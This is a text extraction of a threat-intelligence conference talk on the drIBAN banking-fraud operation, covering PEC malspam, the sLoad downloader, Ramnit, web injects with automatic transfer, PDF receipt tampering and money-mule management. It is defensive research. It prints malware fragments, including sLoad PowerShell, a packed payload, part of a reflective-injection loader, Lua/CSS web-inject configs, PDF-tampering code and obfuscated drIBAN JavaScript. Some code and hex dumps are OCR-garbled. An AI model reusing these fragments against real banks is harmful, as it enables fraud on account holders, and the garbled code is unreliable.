Operation drIBAN: insight from modern banking frauds behind Ramnit

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Who we are

Federico Valentini Head of Threat Intelligence and Incident Response



I started my career as a cybersecurity consultant, mainly focusing on Penetration Tests and Vulnerability Assessment of web applications and IoT devices.

Today, I lead the Cleafy Threat Intelligence team, where on a daily base new threats and attack patterns used by malicious actors are uncovered.

Alessandro Strino Senior Malware Analyst & Threat Intelligence



Passionate about lockpicking and reversing stuff, I used to analyze digital and physical protections. Then I started to work as a cybersec consultant focusing on Red Team activities.

Today, I'm in charge of hunting and analyzing malwares mainly related to workstation devices.








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We are a team of fraud hunters, cybersecurity experts, data scientists, and software engineers that since 2014 share one mission: **making technology a safer place.**

Our revolutionary technology helps the largest banks and financial institutions worldwide scale-up their fight against online fraud.





Why this talk?

- Banking trojan are a prominent topic, however, there is too much focus on reversing an less attention on *modus operandi* of modern fraud is still undercovered.
- Web inject are still nowadays less covered than banking trojan, however, they represents a key component.
- Help other countries to **be aware** of this threat.



Introduction

- Starting from 2018, a prominent fraud operation hit the Italian landscape (and probably additional countries) during the last four years.
- The main goal was to infect corporate Windows workstations with direct access to bank accounts, trying to alter legitimate banking transfers.
- The critical component of this operation was **drIBAN**: a web injects kit with ATS (Automatic Transfer System) capabilities.
- High correlation between **TA554*** and **drIBAN operations**.

ProofPoint, 2018, https://www.proofpoint.com/us/threat-insight/post/sload-and-ramnit-pairing-sustained-campaigns-against-uk-and-italy



Impacts

€20.000 average amount

Of the targeted bank transfers (up to €35.000)

+1.400 banks accounts


Used in money laundering procedures (during 2021/2022)

+1.500 infected customers In a single bank in a single wave of attacks (Jul 2021) 2 extortion attempts At Two different banking institution, respectively of 300 BTC and 500 BTC (€5.8M and €9.7M)



drIBAN infection chain

Dissecting drIBAN fraud operation





Stage #0

PEC malspam




Stage #0: PEC malspam What is a PEC mail?

PEC stands for "posta elettronica certificata" which means "certified email".

PEC is a traditional email with the only difference that **it guarantees legal certainty of the sender's identity**, of the date and time of sending and receiving the email, and of its content.

"For this reason, a PEC email is a tool you can use to officially write and send documents to the Italian public administration, citizens, private companies etc.."







Stage #0: PEC malspam

Why PEC Malspam?

- Widely used in **business environments** in Italy, the receipt also has legal value;
- Considered "certified email" in Italian territory giving a false sense of security to receivers;
- Less monitored than traditional emails;
- According to Italian laws, PEC emails must be *always* delivered.



Stage #0: PEC malspam Example



Stage #1

sLoad



sLoad

- PowerShell-based Trojan downloader
- BITS jobs for C2 comm. (LOLbins)
- Multiple recon features:
 - Exfiltration of workstation data (e.g. computer name, network details, process list, etc..)
 - Take screenshots
 - Check Outlook mailbox data
 - etc..
- Many reference to popular comic books characters.

```
$clan="x2401";
     $ver="2.8.3";
     $JARVIS=@(1..16);
     $tp=2400;
     $Sokovia = Split-Path -parent -resolve $MyInvocation.MyCommand.Path;
     $tt=Get-ChildItem *.exe | sort Length -descending
13
     $Ultron=$tt[0].fullname;
17
     $timeL=$Sokovia+'\ping.ini';
     $ifn=(Get-Process | get-random ).name;
     $workLog=$Sokovia+'\'+$ifn+'.temp';
     if ($ifn -eq ""){stop-process -name powershell*}
20
     try{ Remove-Item $Sokovia'\eval_*'}catch{}
     try{ Remove-Item $Sokovia"\*.log";}catch{}
74
     function vibranium {
         param( [String]$fch )
         $b=0;$m=0;
         $_f1=$fch+".ps1";$_f2=$fch+".tmp";
         if([System.IO.File]::Exists($_f1)){$b=(Get-Item $_f1).length;}else{" " | out-file $_f1;}
         if([System.IO.File]::Exists($_f2)){ $m=(Get-Item $_f2).length;}else{" " | out-file $_f2; }
         return $b,$m;
```

Be patient. Good things take time.

13:23:13,356 📐 powershell.exe	7668 🐂 CreateFile	C:\Users\	AppData\Roaming\ NAME NOT FOUND Desired Access: R
13:23:16,370 📐 powershell.exe	7668 📻 CreateFile	C:\Users\	AppData\Roaming\ NAME NOT FOUND Desired Access: R
13:23:16,781 💶 bitsadmin.exe	9116 🗳 Thread Create		SUCCESS Thread ID: 2236
13:23:19,375 📐 powershell.exe	7668 🐂 CreateFile	C:\Users\	AppData\Roaming\ NAME NOT FOUND Desired Access: R
13:23:22,385 📐 powershell.exe	7668 🐂 CreateFile	C:\Users\	AppData\Roaming\ NAME NOT FOUND Desired Access: R
13:23:22,960 💶 bitsadmin.exe	11684 🧬 Thread Create		SUCCESS Thread ID: 5456
13:23:25,392 📐 powershell.exe	7668 🐂 CreateFile	C:\Users\	AppData\Roaming\ NAME NOT FOUND Desired Access: R
13:23:28,404 📐 powershell.exe	7668 📻 CreateFile 🦯	C:\Users\	AppData\Roaming\ NAME NOT FOUND Desired Access: R
13:23:29,544 💶 bitsadmin.exe	3764 SThread Create		SUCCESS Thread ID: 11416
13:23:31,419 📐 powershell.exe	7668 📻 CreateFile	C:\Users\	AppData\Roaming\ NAME NOT FOUND Desired Access: R
13:23:34,422 📐 powershell.exe	7668 🐂 CreateFile	C:\Users\	AppData\Roaming\ NAME NOT FOUND Desired Access: R
13:23:35,808 💶 bitsadmin.exe	9308 🗳 Thread Create		SUCCESS Thread ID: 1244
13:23:37,433 📐 powershell.exe	7668 🐂 CreateFile	C:\Users\	AppData\Roaming\ NAME NOT FOUND Desired Access: R
13:23:40,455 📐 powershell.exe	7668 🐂 CreateFile	C:\Users\	AppData\Roaming\ NAME NOT FOUND Desired Access: R
13:23:42,269 📐 powershell.exe	7668 🗳 Thread Create		SUCCESS Thread ID: 10672
13:23:42,270 📐 powershell.exe	7668 🗳 Thread Create		SUCCESS Thread ID: 10056
13:23:42,386 💶 bitsadmin.exe	8308 📌 Thread Create		SUCCESS Thread ID: 8452

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Has this bot banking access?






If yes, you'll get a reward!

Packed .ps1 payload
\$casda = "ins" \$casda += "ert" \$dbfbda = "remove"
<pre>\$elen@ ="f4sIAAAAAAAAAAAAA2A2982Ac5ZYLJ19tynt/SvVK1 +B0oQ1AYBMk2JBAE0zBIM3mkuwdaUcjKasqgcplVmVdZhZAz02dvPfee++999577733ujudTif33/8/ KGZkAWz2zkrayZ4NgKrIHz9+f88/Is7Xy2LbVMv0bHLZvc23Xz+tvv36879x80t/4 +R734tZnbdpliwsMF53761rb59x0pos5tbD2np6f4tb/M62VEAr2i3SRL166RLWdZW9XC90fv1tbrH09F +S/MyoK+yF9U7YL1kX5Zny5W7fWHfvvkus2/933+/Xd7ntfzbFVV2eg3Tn6Mv319VbTTuXz77ap82/ z8VVH9xsmd3zj5j2fffmJ18x596HcC0Ufi-08WhpM3s/nH/MITVj1U4/NphrfxhMvZMyvc9Fvr-NwH/ smZnDz/Hz-4sn3X3t+6C0M66P/M4/NJTX51c110v8avu/UJ/0822761d2aVH3fyk+tuXPpMez2fYx +WKS16n+fH09yLM1fP6yrL253V6n2y8I+f5L0y9+/5Mvv/j17E26Tf0zzt0ddzv87NL/PwTmq9PXp69 +Bj0Euvc80F8ef376+7/48vjKSP1aw/s7ge8HfV6/FTLF88/Hw/3g2C0/06rszf+9/e/CCD0/nypY/ j30d8PP2270++chjuW4%9FIReD2A+1FMwe302b02x7L1bHe0x52cnxyff9j0d4/r8fvaF8NP23// J8evTp7//8ZPXX273Z+2bAvzts8+//fzL7xq4974puE/PXn26b68+f04TsK9PXvz +UtCF216fHL96evzku59g0CsfoFfLnF5dc/1fChK0x/07A7cn3w6-C3BF7jyze/P703h/ 604v918ecpPa3n/8PgC4P2t7bu0er1786BLf7at7740n25(SfBhAn4fyz4KXsydvT1 +dvX5zdvL693/64+7w4/uLshCXqm98/gx29+L3hBbw89mZh9+uPR/j8+Mm3eEHE0jN17/X6Vrf/ye +0n31W86dr28H8Dx8+89ffMV/y1dTBenx+fur7FTf3369Pn0gf//TF+8A3y5+X5cn129 +YrcB9M5BAa+eMKf542K5XNT7317CP04/y27070Bjd7/UU1/J+fr7315L10180M80UBWdbv +CK544sLT6hJV6XZTX91F/K9vo3DbcmGEDk931x8eK07d/m9T1v7+2N2ZWD1HpvPc3L/ IIIB33z4t228pFTn/Pre+dLduXbf39Uf4974J774575V21VKPg4XV080H84Z/</pre>

Custom Powersploit module Invoke-ReflectivePEInjection.ps1

Stop-Process -Hame BragingDevices+ -Force Stop-Process -Name wab+ -Force Stop-Process -name vabrilge -Force Start-Sleep -s 5 8x08, 6x08, 8x08, 8x08, 8x08, 4x08, 4x08, 4x08, 2x08, 2x08, 2x08, 2x08, 8x08, 8x08, 8x08, 8x08, 8x08, 4x08, 1x63,8x6d,8x28,8x53,8x61,4x6e,4x6e,4x6e,4x6e,4x74,4x24,8x62,8x65,8x29,8x72,8x75,8x6e,8x28,8x68,8x58,8x6e,8x28,4x44,8x4f 8x28, 8x64, 8x67, 8x64, 8x55, 8x2x, 8x84, 8x84, 8x24, 8x85, 8x85, 8x88, 8x88, 8x88, 8x88, 8x88, 8x75, 8x54, 8x64, 8x75, 8x87, 8x 1985 Ba25 Madif Ma75 Madis Ka25 Aubif Ka75 Daki Da21 Dake DeMi Ma15 Ma25 Make Ma75 Maki Ma75 Maki Ma25 Aubif 8x75, 8x85, 8x25, 8x78, 8x26, 8x88, 8x24, 8x84, 8x24, 8x85, 8x71, 8x81, 8x25, 8x85, 8x6x, 8x75, 8x85, 8x25, 8x74, 8x20, 8x7a, 8x25, 8x6a, 8x75, 8x65, 8x25, 8x76, 8x25, 8x67, 8x24, 9x64, 8x75, 8x55, 8x52, 8x52, 8x69, 8 8x65, 8x61, 8x75, 8x35, 8x25, 8x20, 8x28, 8x38, 8x38, 8x38, 8x88, 8x89, 8x89, 8x88, 8x88, 8x88, 8x88, 8x88, 8x 40, 4×08, 6×00, 4×18, 4×08, 4×08, 4×08, 8×08, 8×08, 8×08, 8×08, 8×08, 8×08, 8×18, 8×08, 8×08, 4×08, 4×08, 4×08, 8x58, 8x88, 8x88, 8x88, 8x78, 8x57, 8x88, 8x80, 8x52, 8x80, 8x80, 8x80, 8x88, 8x69, 5x69, 8x69, 1018, B1180, B1180, B111, B128, B128, B128, B128, B128, B134, B184, B188, B188 8x74, 8x61, 8x68, 8x68, 8x68, 0x52, 0x67, 0x80, 0x60, 0x70, 8x80, 8x80, 8x80, 8x40, 8x68, 8x68,



sLoad receive a new Powershell module contains a packed payload

The payload is a modified version of a Powersploit module. It will inject an hardcoded .dll, depending on the system (32/64 bit)

The two .dll are the Ramnit banking Trojan core module

00000090 66 0D 1F 25 6A 75 8C 25 6F 75 8D 25 4C 75 8C 25 f. \$juEtou. *LuE* 000000A0 F8 2B 89 24 68 75 8C 25 F8 2B 85 24 6E 75 8C 25 s+%\$hu@&s+...\$nu@& 000000B0 F8 2B 8C 24 6E 75 8C 25 FD 2B 73 25 6E 75 8C 25 s+C\$nuC\$v+a*nuC\$ 00000000 F8 28 8E 24 6E 75 8C 25 52 69 63 68 6F 75 8C 25 #+2\$nutesRichoutes

16

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t be run in DOS

mode....\$..... +. avou@tou@tou@t Stage #2

Ramnit



A bad penny always turns up!

Ramnit emerged in 2010 and evolved into a modern banking trojan by including part of the leaked modules of Zeus as part of its main source code.

Survived a major disruption plan operated by

Europol in 2015 and continues to improve its main features, adopting new tactics and experimenting with multiple infection chains.





Come back with steroids

Main features:

- Advanced evasion mechanisms.
- A Domain Generation Algorithm (DGA) routine.
- Advanced MiTB attacks through web-injects on modern browsers with ATS techniques.

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- Completely **automatic fraud** approach.
- Altering in real-time bank transfer receipts.

Web Injects setup

- Web injects were introduced on Ramnit around 2016, following the standard Zeus format
- During 2018, a significant change on its web-inject kit was described by <u>Vitali</u>
 <u>Kremez</u> moving from the initial Zeus format to a fairly-new Lua-coded (<u>still adopted</u>).
- Hybrid approach:
 - Local injects (e.g. CSS)
 - Remote injects (e.g. ATS module)

CSS = {
<pre>url = "https://www. /themesall.cs\$",</pre>
<pre>modification_arrays = {</pre>
[1] = {
<pre>data_before = [[]],</pre>
<pre>data_inject = "#row_creditor_data_2 div:nth-child(3){ display:none; color:#fff</pre>
.tabella_testi tr:nth-child(4) td:nth-child(3){ opacity:0} .form-group label{c #fvcList td div{color: ■#fff;-webkit-animation: inColor 1s infinite; -webkit-
<pre>#resultTable td div{color: ■#fff;-webkit-animation: inColor 1s infinite; -web @-webkit-keyframes inColor {0% {color: □#000;}100% {color: □#000;}}</pre>
@eweyframes inColor {0% {color: □#000;}100% {color: □#000;}}
<pre>#xcloseImage{display:none;}", data_sften = [[ailiak]]</pre>
<pre>data_after = [[a:link]] </pre>
}, [2] = {
<pre>data_before = [[]],</pre>
<pre>data_inject = [[#row_creditor_data_2 div:nth-child(3){ display:none; color:#ff .tabella_testi tr:nth-child(4) td:nth-child(3){ opacity:0} .form-group label{c</pre>
#fvcList td div{color: ■#fff;-webkit-animation: inColor 1s infinite; -webkit-
<pre>#resultTable td div{color: □#fff;-webkit-animation: inColor 1s infinite; -web</pre>
@-webkit-keyframes inColor {0% {color: □#000;}100% {color: □#000;}}
@keyframes inColor {0% {color: □#000;}100% {color: □#000;}}
<pre>#xcloseImage{display:none;}]],</pre>
data_after = [[]]
}





Changing the game's rules!

Remote injects are specific web injects served in real-time through a dedicated C2 infrastructure typically for serving ATS modules and money mules details (expensive assets for TAs).

Continuous web injection development

- Guarantee real-time response to countermeasures deployed
- **Dynamic injection** with resource rotation
- It's a 24/7 job !


77	77	2E						RemoteAddDrop.Uhttps://www.
	6F 09		25	2D	61	6C	6C	/js%-lib/min/LIPortalCommon%-all .j*i9.php?id=<%IDBOT%> C
74	65	73	61	73	61	6E	70	SS.Nhttps://www.
69	63	61	74	69	6F	6E	5F	themesall.cs\$modification
66	6F	72	65	04	01	04	0C	arraysdata before
77	5F	63	72	65	6.			ow credit
33	29	7B	20	64	6!		Rar	mnit config - July 2022 (3) { disp
64	44	72	6F	70	14	4C	68	ECHO ac#> RemoteAddDrop.Lh
65	62	25	63	70	25	C.F.	61	ttps://www.
						6E		com/portalFvcGtb/PortalWeb/js/na
25	49	44	42	4F	54	25	ЗE	<pre>com/portalFvcGtb/PortalWeb/js/na mespace.j*i11.php?id=<%IDBOT%></pre>
25	49	44	42	4F	54		ЗE	com/portalFvcGtb/PortalWeb/js/na
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Web Injects development life-cycle

During 2021, we identified multiple bank accounts used for "debugging purposes".

These accounts were runned by TAs for monitoring changes in the website and for testing new injects variants.

Once tests are passed, the new payloads are distributed to the entire botnets.



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Challenges of an automatic approach


Challenges:

- Wait two business days, required by SEPA transfer regulation.
- Maintain the victim unaware of the operation all time long.

Solutions:

- Alter all the occurrences of the money mule's details (IBAN, payee, etc..) on the bank website via tailored drIBAN webinjects.
- Alter PDF documents generated after a new money transfer has been authorized (which typically contains transaction's summary informations).

Real-time PDF tampering



Original PDF



A PHP engine to hook them all

The engine that is in charge to perform this action is php script called pdf.php:

• It will receive all the transaction data sent by bots, validate them, and dynamically invoke the corresponding PDF building routine.

/pdf.php?id=313492ie0399a57b_pdf https://<c2domain.eu>/ &I=ITXXXXXXXXXX:ITYYYYYYYYY,DarthVader: LukeSkywalker, BIC_code_X: BIC_code Y

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Behind the scenes

<pre>if (preg_match("/ /i", \$_SERVER["HTTP_REFERER"])){ \$pf.="regex_to_replace.append((re.compile(\"Codice Pae([0-9a-z4-z4: \$pf.="regex_to_replace.append((re.compile(\"BIC\"), lambda m : \$str=\$fake; for (\$ik=2;\$ik<strlen(\$str);\$ik++){ ".\$ff."\"),="" ".substr(\$str,\$ik,strlen(\$str));="" #="" \$_server["http_referer"])){="" \$ff='substr(\$str,0,\$ik)."' \$pf.="regex_to_replace.append((re.compile(\" (preg_match("="" codice="" i",="" if="" lambda="" pae([0-9a-z4-z4]))]="" pre="" }="" }<=""></strlen(\$str);\$ik++){></pre>	<pre>\.]+)\"), lambda m : \".\"))\n"; impor impor oda m : \"".\$real."\"))\n"; Discriminating PDF templates via HTTP_REFERER -Z\:\ \.]+)\"), lambda m : \".\"))\n"; regex</pre>	<pre>datetime import datetime "t pdf_redactor ons = pdf_redactor.RedactorOptions() <_to_replace = [] <_to_replace.append((re.compile("IT7 <_to_replace.append((re.compile(" <_to_replace.append((re.compile("))))))))))))))))))))))))))))))))))))</pre>	'4 "), lamb t"), lambda m :	"'), lambda m : "IT6 da m : """) "_"))
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Results!

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Num.Assegno:		Data Emissione			Num.Assegno:		Data Emissione	-
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Imp.Commissioni:		Imp.Spese:			Imp.Commissioni:		Imp.Spese:	-
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to the first of the start of th	17740	- OLLIFT			Conto hanaficiario	ITOA	Codico CIMICT	

Conto beneficiario

Tipo codice CBI

CUC

Destinatario esito

Conto beneficiario Tipo codice CBI Destinatario esito CUC



Original PDF (downloaded from a clean workstation) rro4 Codice SWIFT
- Codice
Sia
Altered PDF

(downloaded from an infected workstation)


.Cleafy

Stage #3




What is drIBAN?

- drIBAN (dropper + IBAN) is a Web-inject kit emerged in 2018/19.
- Mostly written in JavaScript and tailored for multiple targets.
- Its core functionality is the **ATS engine** (Automatic Transfer System):
 - Bypass SCA/MFA
 - Highly scalable
 - No social engineering required






Story of a web injection kit






ATS Engine in action - Hooking





ATS engine in action - Visualization





Evading monitoring systems

• Polymorphic code

• Hex string encoding

• String Splitting

• Base64 Encoding


<pre>var md = { drIBAN: ['], drBIC: ['MICSITM1'], drMIN: ['24999'], drMAX: ['40001'], drNAME: [''], drCITY: ['MILANO'], drREFERENCE: ['PER A.S. DEL 10.09']</pre>	<pre>var vGXTEX = { DZKbph: ['], eNEPZS: ['MICSITM1'], xNoKia: ['24999'], mfzwQi: ['40001'], mdNkHT: ['R'], aEezCf: ['MILANO'], EZPfDz: ['PER A.S. DEL 10.09']</pre>
<pre>var lrv = decodeURIComponent(",_XXX:_") + ',' + WGHZZTb; if (lrv.length > 20) {</pre>	<pre>}.text()['\x72\x65\x70\x6c\x61\x63\x65'](srkw[0], srkw[1]));).text()['\x72\x65\x70\x6c\x61\x63\x65'](srkw[0], srkw[1]));</pre>
<pre>dzAzAt = OZtkuM.ZiydPI[c] + ':' + rib + ',' + OZtkuM.feAFTP[c] + ': arameters = parameters['rep' + 'lace'](rib, OZtkuM.ZiydPI[c]) 'rep' "eyJTcXRxe</pre>	
{"SqtqxW":["00004880"] "MgmUxY":["15000"],"	"Ctgqqx":["50001"]}



Messaging via web-inject

- Extortion messages through web injection.
- Ransom 500 BTC.







Stage #4

Money Laundering

Stage #4 Money Laundering

Structured campaigns

- Money mule network is managed via a dedicated web panel
- Fraud operations are splitted into "weeks"
- "Failures" and "successes" are monitored with detailed statistics and comments

